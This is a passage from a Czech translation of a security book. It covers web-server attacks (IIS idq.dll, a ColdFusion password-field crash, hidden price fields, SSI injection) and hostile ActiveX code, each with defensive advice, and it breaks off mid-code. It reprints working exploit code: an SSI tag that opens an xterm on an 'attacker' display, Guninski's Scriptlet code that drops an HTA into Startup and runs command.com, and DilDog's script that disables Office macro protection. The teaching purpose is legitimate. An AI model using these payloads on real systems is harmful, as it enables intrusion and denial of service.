Tuto chybu zneužíval například známý červ Code Red. První verze červa se soustředila na IP adresy americké vlády v doméně whitehouse.gov. Další verze instalovaly zadní vrátka a narušily tak bezpečnost tisíců serverů, včetně serverů organizací AT&T, Microsoft a FedEx Corp.

Stejně jako všechny ostatní útoky založené na přeplnění bufferu (popsané v této kapitole), umožňuje i chyba v ISAPI idq.dll měnit soubory na vašem serveru a (co je horší) získat příkazovou řádku systému. V tomto případě se jedná o velmi vážný problém, protože chyba se týká mnoha verzí web serverů.

Na <http://www.securityfocus.com/bin/2880> najdete o této chybě více.

## Obrana proti přeplnění bufferu idq.dll

Nejlepším krátkodobým řešením je aplikace záplaty (týká se WinNT 4.0 a IIS 4.0).

Z dlouhodobější perspektivy je vhodné odstranit IDQ mapování (pokud nepoužívá mapování IDQ/IDA vaše aplikace). Pamatujte na to, že tyto DLL jsou po dalších systémových aktualizacích remapovány.

Obecně platí, že byste měli odstranit mapování typů souborů (**extenzi**) pro všechny DLL, které nepoužíváte.




## Přeplnění vstupního pole pro heslo webového serveru


Rozšířenost	7
Složitost	8
Dopad	9
Celkové riziko	8

Ptáte se, zda je možné dosáhnout zhroucení webového serveru pouze pomocí prohlížeče? Samozřejmě! Tvůrci WWW serverů často preferují funkčnost před bezpečností a nic nedemonstruje tuto skutečnost lépe než chyba ColdFusion serveru objevená Foundstonem. Problém spočívá ve způsobu, kterým firma Allaire ošetruje vstupní pole pro zadání administrátorského hesla serveru. Následující postup ukazuje, jak využít nedostatečné kontroly dat zadávaných do pole hesla ke zhroucení serveru pouhým prohlížečem:

1. Zobrazte v prohlížeči přihlašovací stránku serveru.



2. Editujte HTML kód stránky pomocí příkazů File - Edit Page (v Netscape Navigator).
3. Měli byste vidět následující HTML tagy:



4. Změňte tag ACTION tak, že na něj poklepete a vložíte jméno/adresu serveru do URL:


```
<form Action="http://192.168.51.101/CFIDE/administrator/index.cfm"
Method="POST">
```

5. Změňte HTML tag obsahující heslo nazvané PasswordProvided a změňte Size a MAXLENGTH:


```
<input Name="PasswordProvided" Type="PASSWORD" Size="1000000"
MAXLENGTH="1000000">
```

6. Zvolte Preview a uložte soubor jako HTML.

7. Pole hesla by se mělo prodloužit až za hranice obrazovky. Nyní vygenerujte řetězec dlouhý přibližně 1 000 000 znaků a vložte ho do pole hesla.



8. Stiskněte tlačítko Password. Jestliže jde všechno dobře (nebo špatně, pokud jste administrátorem systému), měla by na cílovém počítači nastat následující situace:



### Poznámka

Vidíte, že došlo k přetížení procesoru. Pokud budete pokračovat v odesílání hesel, je možné, že dojde i k preplnění operační paměti. Pokud pošlete více než miliardu znaků, cílový server se zhroutí. V každém případě však bude nutné server restartovat.



### Obrana proti přeplnění vstupního pole pro heslo

Můžete přesunout přihlašovací stránku do jiného adresáře, což rozhodně není dostatečné řešení. Lépe bude, pokud aplikujete doporučení firmy Allaire (<http://www.allaire.com/Handlers/index.cfm?ID=10954&Method=Full>).

## ŠPATNÝ NÁVRH STRÁNEK

V minulosti bylo zveřejněno mnoho útoků, které využívají špatného návrhu stránek WWW. Je to však pouze špička ledovce. Spousta vývojářů vůbec nezná techniky, které minimalizují pravděpodobnost zneužití webového serveru. Bezpečnostní problémy popsané v této kapitole objevil Simple Nomad z NRCM (<http://www.nrcm.org>) a také lidé ze Sanctum Inc. (<http://www.sanctuminc.com>). Více informací o dále popsaných chybách najdete na <http://www.nrcm.org/faqs/www/index.html>.



## Chybné použití skrytých tagů

Rozšířenost	<b>5</b>
Složitost	<b>6</b>
Dopad	<b>6</b>
Celkové riziko	<b>6</b>

Mnoho společností prodává prostřednictvím Internetu své produkty a služby. Nakupovat může každý, kdo má internetový prohlížeč. Chybný návrh objednávkového formuláře umožňuje útočníkům jednoduše falšovat některé hodnoty, jako například cenu produktu. Častým nedopatřením je chybné použití skrytého HTML tágu jako jediného mechanismu pro přiřazení ceny k produktu. Výsledkem je to, že útočník může v objednávce podstatně snížit cenu.

Předpokládejme, že objednávkový formulář obsahuje následující kód:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

Jednoduchá změna ceny pomocí HTML nebo textového editoru umožňuje útočníkovi vložit cenu například 1,99 dolaru, místo očekávaných 199,99 dolarů.

```
<input type=hidden name="price" value="1.99">
```

Pokud si myslíte, že takováto chyba v kódu je rarita, použijte vyhledávač <http://www.altavista.com> a jako vyhledávací kritérium zadejte „type=hidden name=price“. Najdete stovky serverů s touto chybou.

Další formou tohoto útoku je změna šířky pole. Pokud změníme původní velikost pole na například 70 000 a následně do tohoto pole zadáme neočekávaně dlouhý řetězec, můžeme způsobit zhroucení webového serveru nebo mimimálně jeho neočekávanou reakci.

## Obrana proti chybnému použití skrytých tagů

Omezte použití skrytých tagů v kritických položkách, jako je cena nebo si hodnotu nechť ještě před zpracováním potvrdit.



## SSI (Server Side Includes)

Rozšířenost	<b>4</b>
Složitost	<b>4</b>
Dopad	<b>9</b>
Celkové riziko	<b>6</b>

SSI poskytuje interaktivní funkcionality bez programování. Vývojáři je často používají k rychlému určení data a času nebo ke zpracování výstupu příkazu spuštěného na serveru. Je dostupné velké množství SSI tagů: echo, include, fsize, flastmod, exec, config, odbc, e-mail, if, goto, label a break. Útočníci nejčastěji využívají tagy include, exec a e-mail.

Vložením SSI kódu do pole, které je zpracováváno webovým serverem jako dokument HTML, je možné zrealizovat mnoho různých útoků, které umožňují vykonání neautorizovaných příkazů a získání přístupu k serveru. Je například možné vložit SSI tag do pole pro křestní jméno nebo příjmení ve formuláři pro vytváření nového uživatelského konta. Webový server se může pokusit vyhodnotit zadaný výraz a vykonat ho. Následující SSI tag spustí xterm a jeho okno zobrazí na útočníkově stroji:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

## Obrana proti SSI

Používejte skript, který vyhodnotí každý soubor HTML a odstraní všechny nežádoucí SSI řádky před tím, než bude předán serveru.

## Vkládání dat do souborů

Rozšířenost	4
Složitost	6
Dopad	5
Celkové riziko	5

Jakákoli možnost přímého vložení dat uživatelem do souboru může být nebezpečná. Pokud například webový server obsahuje formulář, který umožňuje zadávat komentáře a poznámky do souboru, a zároveň existuje možnost tento soubor prohlížet, může toho útočník využít. Může do tohoto souboru vložit SSI kód (stejně jako v předcházejících příkladech) nebo JavaScript, jenž bude po uživatelích, kteří si budou soubor prohlížet neoprávněně, vyžadovat jejich jméno a heslo. Získané jméno a heslo lze uložit do stejného souboru a později si ho vyzvednout.

## Obrana proti vkládání dat do souborů

Omezte pokud možno ukládání dat do souborů za účelem sdílení informací mezi uživateli, protože tak vytváříte možnost manipulací s uživateli i samotným webovým serverem.

# NÁSTROJE URČENÉ K ÚTOKŮM NA WEB

Útočník někdy potřebuje provést obzvlášť jemný a přesný útok. Aby se mu to podařilo, musí použít velmi dokonalé nástroje. Některé z těchto nástrojů si teď popíšeme a zároveň si ukážeme, jak spolu s dokonalejším nástrojem vzrůstá i složitost obrany proti němu. Budeme se zabývat programy SSLProxy

(jednoduchý, znakově orientovaný SSL proxy server), Achilles (graficky orientovaný SSL proxy server) a wfetech (nástroj určený ke zdolání autentizačních mechanismů hrubou silou).

## SSLProxy

Rozšířenost	<b>4</b>
Složitost	<b>6</b>
Dopad	<b>5</b>
Celkové riziko	<b>5</b>

Jedním z mála omezení nástrojů typu netcat je možnost realizovat pouze standardní HTTP spojení. Při útoku na web servery používající SSL jsou zcela bezmocné. Abychom mohli vyzkoušet všechny standardní útoky i proti web serveru se SSL, musíme použít SSLProxy. Tento program vytvořil Christian Starkjohann a můžete ho získat na <http://www.kuix.de/sslproxy/>.

SSLProxy představuje malý proxy server, který akceptuje požadavky a předává je do vytvořeného SSL tunelu. Tunel můžete vytvořit následujícím způsobem:

```
sslproxy -l 2000 -R 10.1.1.20 -r 443 -p ssl3 -c dummyCert.pem
```

Uvedený příkazový řádek nakonfiguruje SSLProxy tak, že bude naslouchat požadavkům na portu 2000 a předávat je na port 443 SSL systému s IP adresou 10.1.1.20. Jakmile se podaří SSLProxy navázat spojení, můžete se pomocí libovolného programu (jako je např. netcat) připojit na port 2000 lokálního počítače (localhost - 127.0.0.1) a začít komunikovat s cílovým počítačem.

## Obrana proti SSLProxy

Jedinou obranou je vypnutí SSL (to vám samozřejmě nemůžeme v žádném případě doporučit). Můžete však také použít program ssldump (<http://www.rfm.com/ssldump/>), který v reálném čase dešifruje SSL provoz a umožňuje tak v přenášených datech vyhledávat příznaky útoku.

## Achilles

Rozšířenost	<b>4</b>
Složitost	<b>4</b>
Dopad	<b>6</b>
Celkové riziko	<b>5</b>

Achilles je graficky orientovaná verze ssl-proxy. Tento program však umí mnohem více. Dokáže zachytit všechna přenášená data a měnit je během přenosu.

Pokud chcete program použít, musíte nejdříve svůj systém nakonfigurovat jako proxy. Zvolte Internet Options, vyberte záložku Connections a stiskněte tlačítko LAN Settings. Poté zaškrtněte volbu Use A Proxy Server a nastavte adresu na localhost a port na hodnotu 2000.

Nyní můžete program nastartovat a nakonfigurovat následující volby:

- Intercept Mode ON
- Intercept Client Data
- Intercept Server Data

Dále změňte hodnotu pole Listen On Port na 2000. Stiskněte tlačítko Start a Achilles začne okamžitě zachytávat požadavky odesílané z a na váš lokální prohlížeč WWW. Žádný z požadavků nebude odeslán do té doby, dokud nestisknete tlačítko Send. Můžete tedy před odesláním data pohodlně měnit.

## Obrana proti Achillovi

Stejně jako v případě ostatních programů v této sekci se nejedná o chybu HTTP/HTTPS. Nemůžeme tedy mluvit o nápravě chyby (obraně).

### wfetch

Rozšířenost	4
Složitost	6
Dopad	5
<b>Celkové riziko</b>	<b>5</b>


Tento program umožňuje připojení k web serveru a otestování jeho stavu nebo uskutečnění pokusu o autentizaci. Nástroj vytvořil Jaroslav Dunajsky a mezi jeho funkce patří následující:

- Autentizační metody HTTP, NLM, Kerberos a další
- Připojení pomocí SSL
- Podpora proxy serverů
- Kustomizovatelné hlavičky

Uživatelské rozhraní programu je znázorněno na obrázku 15-5.

## Obrana proti programu wfetch

Wfetech se bohužel chová spíše jako běžný prohlížeč WWW než jako nástroj zákeřného útočníka, a proto ho lze jen velmi těžko detekovat a ještě hůře blokovat.



Obrázek 15-5. Wfetch umožňuje vygenerovat téměř libovolný web požadavek

## SHRNUTÍ

V této kapitole jsme probrali běžné i méně běžné problémy v bezpečnosti webových serverů. Spadá sem nedostatečná kontrola vstupních dat, přeplnění vyrovnávacích pamětí a chyby v návrhu stránek WWW serveru.

Zatímco problémy s nedostatečnou kontrolou vstupních dat a přeplněním vyrovnávacích pamětí lze poměrně snadno odstranit, s chybami ve stránkách WWW je to mnohem složitější. Život však můžeme útočníkovi velmi znepříjemnit, když odstraníme ukázkové skripty, ošetříme veškeré vstupy dat, omezíme používání SSI, skrytých tagů a vkládání dat do souborů na serveru.

# Kapitola 16

Hackování  
internetového  
uživatele

**D**osud jsme strávili většinu času popisováním technik průniků do systémů, které jsou používány v podnikové sféře a jsou spravovány zkušenými administrátory. Konec konců se na těchto systémech nachází ty nejjazmajnější informace, že ano? Co může lstimy útočník získat tím, že se vlopte do Pepíčkova domácího počítače?

Realita je taková, že Pepíček je pouhou částí celého obrazu. V podstatě každý používá programy, kterými se budeme v této kapitole zabývat: webové prohlížeče, poštovní klienty a mnoho dalších internetových klientů. Každý je tedy potenciální obětí a informace na jeho počítači může být stejně kritická jako ta uvedená na webovém serveru, někdy i kritičtější. Problém s klienty je ještě složitější než problém se servery, protože se jedná o silně distribuované prostředí, které se často vymyká kontrole správce sítě.

Použití nástrojů a technik popsaných v této kapitole se dotkne nejenom uživatelů, kteří používají uvedené klienty, ale může mít devastující vliv na organizaci, která tyto uživatele zaměstnává. Když si uvědomíme, že *každý*, od výkonného ředitele až po účetního, používá tyto aplikace během 90 percent všech svých denních aktivit (čtení pošty a prohlížení webových serverů), je zřejmé, že se jedná o závažný problém. Vezměte také v úvahu, jaký vliv bude mít na dobré jméno organizace informace, že jejím prostřednictvím došlo k rozšíření škodlivého kódu typu červ.

Pokud budeme považovat příspěvky do konferencí o bezpečnosti za indikátor, stávají se útoky na uživatele Internetu mezi hackery velmi populární. Útok na uživatele však vyžaduje změnu myšlení útočníka. Útok je třeba provádět plošně, na velké množství uživatelů zároveň, místo soustředění se na jeden konkrétní server. V tomto velkém množství uživatelů je třeba najít prvek, který všechny spojuje a jež lze k útoku efektivně využít. Tímto prvkem je masové využívání Internetu, obrovská popularita a hromadné používání produktů firmy Microsoft a nedostatek povědomí o bezpečnosti mezi uživateli těchto produktů.

V předešlém textu jsme již ukázali, jak lze tyto faktory zneužít. V kapitole 4 jsme popisovali útoky proti personálnímu operačnímu systému Microsoftu, často používanému k připojení do Internetu (Win9x/ME/XP HE). V kapitole 4 a 14 jsme se zmiňovali o trojských koních a zadních vrátkách, která mohou být nainstalována na počítači nic netušícího uživatele, a také o metodách práce s lidmi, jež jsou až neobvykle efektivní. Následující kapitola bude tyto poznatky dále rozvíjet. Povíme si o dalších, mnohem intímnejších metodách instalací zadních vrátek a také si objasníme některé technické detaily práce s lidmi (jak například využít položku Subject elektronického dopisu).

Dříve než začneme, musíme čtenáře upozornit na to, že techniky, které popíšeme, mohou být v případě nerozumného použití extrémně nebezpečné. Jistě budeme kritizováni za to, že tyto techniky probíráme příliš detailně, ale na svou obhajobu můžeme uvést jediné: Jedině díky dokonalému porozumění technikám, které používají útočníci, můžeme chránit potenciální oběti. Doufáme, že materiál uvedený v této kapitole otevře oči mnoha uživatelům Internetu a umožní jim lépe chránit svůj osobní ostrůvek v této rozlehlé síti.

## NEPŘÁTELSKÝ MOBILNÍ KÓD

Mobilní kód sehrál významnou roli při přechodu Internetu ze statického prostředí založeného na dokumentech k dynamické, spontánně generované záplavě informací. Evoluce technologií založených na mobilním kódu naznačuje, že se v budoucnu stane dominantní technologií. V současné době však lze pozorovat slabý odklon od technologií umožňujících vykonání kódu na klientském počítači a naopak bouřlivý rozvoj dynamicky generovaných HTML dokumentů (DHTML) a skriptů běžících na straně serveru (někdo může namítat, že kód běží stále na straně klienta, ale jeho vykonávání je skryto v útrobách

webového prohlížeče). V každém případě představuje mobilní kód, který cestuje síť a je vykonáván na klientském počítači, kritickou část technologie používané v dnešním Internetu (<http://www.computer.org/internet/v2n6/w6gei.htm>). Existují dvě dominantní technologie založené na myšlence mobilního kódu. Jedná se o Javu firmy Sun a ActiveX Microsoftu. Kódy postavené na těchto technologiích jsou dnes vykonávány na obrovském množství klientů v celém Internetu, takže se jedná z pohledu bezpečnosti klienta o velmi důležitou problematiku.

### Poznámka

V kapitole 6 najdete diskuzi o Microsoft .NET, novém systému založeném na mobilním kódu, kolem kterého tato firma vytváří softwarové produkty nové generace.

Samozřejmě existuje mnoho srovnání ActiveX a Javy, my se však nenecháme do této debaty zatáhnout a raději si neutrálne popovídáme o bezpečnostních slabinách obou technologií. Pokud vás zajímají technické detaily výhod a nevýhod obou systémů, prostudujte dokument „A Comparsion Between Java and ActiveX Security“ (Srovnání bezpečnosti Javy a ActiveX) od Davida Hopwooda na <http://www.users.zet-net.co.uk/hopwood/papers/compsec97.html>.

## Microsoft ActiveX

ActiveX je často označováno jako OLE (Object Linking and Embedding) přizpůsobené webu. Tento příjem je až přehnaným zjednodušením balíků API, specifikací a ambiciozních myšlenek, jako je COM, které jsou v této technologii obsažené, ale je to nejjednodušší způsob, jak danou problematiku přiblížit běžnému uživateli. Aplikace ActiveX (controls - ovládací prvky) mohou vykonávat specifické funkce (zobrazovat video, přehrát zvukové záznamy atd.) a mohou být vloženy do webové stránky, stejně jako OLE umožňuje vkládat tabulky v Excelu do dokumentu vytvořeného Wordem.

Ovládací prvky mají obvykle koncovku .OCX (ovládací prvky vytvořené v Javě jsou výjimkou) a jsou do webové stránky vloženy pomocí tagu <OBJECT>, který specifikuje, kde je ovládací prvek uložen. Jakmile Internet Explorer objeví stránku s vloženým ovládacím prvkem, zjistí z lokálních Registry, zda se daná komponenta nachází na lokálním počítači. Pokud ano, IE zobrazí danou stránku, nahraje ovládací prvek do svého adresního prostoru a vykoná jeho kód. Pokud ovládací prvek není na lokálním počítači instalován, IE ho nahraje a nainstaluje z místa uvedeného v táguru <OBJECT>. IE také může ověřit autora kódu pomocí tzv. Authenticode (viz dále) a až pak ho vykonat. Implicitně jsou ovládací prvky instalovány do lokálního adresáře \windows\occache.

Popsaný mechanismus umožňuje útočníkovi vytvořit ovládací prvek, který bude na cílovém počítači vykonávat, cokoli se mu zamane. Co by tomu mělo zabránit? Microsoft Authenticode. Authenticode umožňuje vývojářům kryptograficky „podepisovat“ svůj kód. Kód pak může být před vykonáním autentizován Internet Explorerem a třetí stranou (například Verisign Corporation).

Teorie je jedna věc a praxe druhá. V roce 1996 vytvořil programátor Fred McLain ovládací prvek, který dokázal čistě ukončit operační systém (pokud se jednalo o Windows 95 s pokročilým řízením napájení - advanced power management). McLain dále získal pro tento ovládací prvek (který nazval Internet Exploder) signaturu od Verisign a umístil ho na svém webovém serveru, takže ho mohl kdokoli vyzkoušet. Po krátké debatě o této veřejné demonstraci Authenticodu odvolal (revokoval) Microsoft a Verisign McLainův certifikát (signaturu) s odůvodněním, že porušil dohodu o důvěře, na které byl založen. Exploder stále funguje, ale informuje uživatele, že není verifikován, a umožňuje uživateli odmítnout jeho instalaci.

Rozhodnutí o tom, zda Authenticode v tomto případě zafungoval tak, jak měl, ponecháme na čtenáři, ale je nezbytné si uvědomit, že McLain mohl provést daleko horší věci než pouze ukončit operační systém na cílovém počítači a že je navíc mohl provést skrytě. V následujícím textu popíšeme některé další problémy, které použití ActiveX přináší.

## Návěští „Safe for Scripting“



Rozšířenost	<b>9</b>
Složitost	<b>5</b>
Dopad	<b>10</b>
Celkové riziko	<b>8</b>

V létě 1999 objevili nezávisle na sobě Georgi Guninski a Richard M. Smith dvě bezpečnostní díry ve způsobu, jakým IE zpracovává ActiveX. Nastavením návěští „safe for scripting“ mohou vývojáři ve svých ovládacích prvcích úplně obejít autentizaci pomocí mechanismu Authenticode. Dva příklady takovýchto ovládacích prvků byly distribuovány společně s IE verze 4 a starší. Jednalo se o Scriptlet.typeplib a Eyedog.OCX, které obsahovaly výše uvedené návěští a byly Internet Explorerem vykonávány bez jakéhokoli upozornění.

Ovládacích prvků, které mají nějakou neškodnou funkci, se nejspíše nemusíme obávat, ale Scriptlet i Eyedog pracují se souborovým systémem počítače, na kterém jsou spuštěny. Scriptlet.typeplib může vytvářet, měnit a přepisovat soubory na lokálním disku. Eyedog umí analyzovat Registry a získat tak charakteristiky počítače.

Georgi Guninsky publikoval ukázkový kód ovládacího prvku Scriptlet, který dokáže uložit vykonavatelny textový soubor s koncovkou .HTA (aplikace HTML) do adresáře Startup cílového počítače. Tento soubor je vykonán po restartu počítače a zobrazí neškodnou zprávu od Georgiho. Pokud však posléze navštívíte Georgiho stránku <http://www.guninski.com/scrlb.html>, umožní na vašem počítači vykonat libovolný kód. A to je konec hry. Následuje kód objektu:


```
<object id="scr"
    classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC"
>
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\windows\\Start Menu\\Programs\\StartUp\\guninski.hta";
scr.Doc=<object id='wsh' cl assid='cl sid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B'X/object><SCRIPT>alert( 'Written by Georgi Guninski http://www.guninski.com' );wsh.Run( 'c:\\command.com' );</" + " SCRIPT>";
scr.write();
</SCRIPT>
```

Richard M. Smith nazývá tato softwarová rozhraní umožňující přístup k systémovým prostředkům pomocí programů „neplánovanými trojskými koni“. Ovládací prvky, jako je Eyedog a Scriptlet, neškodně přebý-

vají na discích milionů uživatelů, nainstalovány společně se softwarem, jako je IE, a jenom čekají, až je někdo na dálku zneužije (viz <http://www.cnn.com/TECH/computing/9909/06/activex.idg/>).

Rozsah jejich využití je alarmující. Registrované ovládací prvky mohou být označeny jako „safe for scripting“ buď implementováním IObjectSafety přímo do ovládacího prvku nebo jejich prohlášením za bezpečné v Registry, přidáním klíče 7DD95801-9882-11CF-9FA9-00AA006C42C4 do Implemented Categories pro vybraný ovládací prvek (viz <http://msdn.microsoft.com/workshop/components/activex/safety.asp>). Prohlídka Registry na běžném počítači odhalí tucty takových ovládacích prvků. Některé z nich mohou provádět privilegované operace (zápis na disk, vykonání kódu atd.), a lze je tedy zneužít k útoku na systém.


Existuje několik metod, které vám umožní vytvořit si představu, kolik takovýchto aplikací váš systém využívá. Aktivní COM aplikace (včetně ovládacích prvků) zobrazíte příkazem dcomcnfg. Výsledek je vidět na následujícím obrázku:



Pomocí programu olevview z NT Resource Kitu (novější verze je distribuována s vývojovým prostředím pro Microsoft Visual Studio) můžete zjistit, které z těchto aplikací jsou v Registry označeny jako „safe for scripting“. Olevview zobrazí kromě všech registrovaných objektů COM/ActiveX také jejich CLSID (ClassID - identifikace třídy), kterým jsou v Registry pojmenovány, a mnoho dalších důležitých parametrů:

Olevview navíc zobrazí rozhraní, která objekt exportuje, takže lze dobře odhadnout, zda je možné ho zneužít k vykonání privilegovaných akcí.

Aby nebylo problémů málo, objevil asi před rokem DilDog ze skupiny Cult of the Dead Cow (viz Back Orifice) další nebezpečný ovládací prvek. Jedná se o Office 2000 UA (OUA), který je nainstalován společně s Microsoft Office. Demonstrace je dostupná na <http://www.atstake.com/research/advisories/2000/ouahack/index.html>. Klepnutím na uvedený odkaz dojde bez varování k vypnutí ochrany



proti makrům v dokumentech Office. Stránka dále nahraje na lokální počítač dokument „evil.doc“, obsahující jednoduché makro, které vytvoří na disku uživatele soubor C:\dildog-was-here.txt (Byl tu Dildog). Instalace OUA je provedena pomocí následujícího kódu vloženého do uvedené stránky:

```

var ua;

function setup()
{
    // Create UA control
    ua = new ActiveXObject("OUACtrl.OUACtrl.1");

    // Attach ua object to ppt object
    ua.WndClass="OpusApp";
    ua.OfficeApp=0;

    // Verify UA objects sees Office application
    return ua.IsAppRunning();
}

function disablemacroprotection()
{
    var ret;

    // Activate application
    ua.AppActivate();

    // Display macro security dialog
    ua.ShowDialog(0x0E2B);

    // Click the 'low' button
    ua.SelectTabSDM(0x13);
}

```

```

    // Click the 'ok' button
    ua.SelectTabSDM(1);
}

function enablemacroprotection()
{
    // Activate application
    ua.AppActivate();

    // Display macro security dialog
    ua.ShowDialog(0x0E2B);

    // Click the 'medium' button
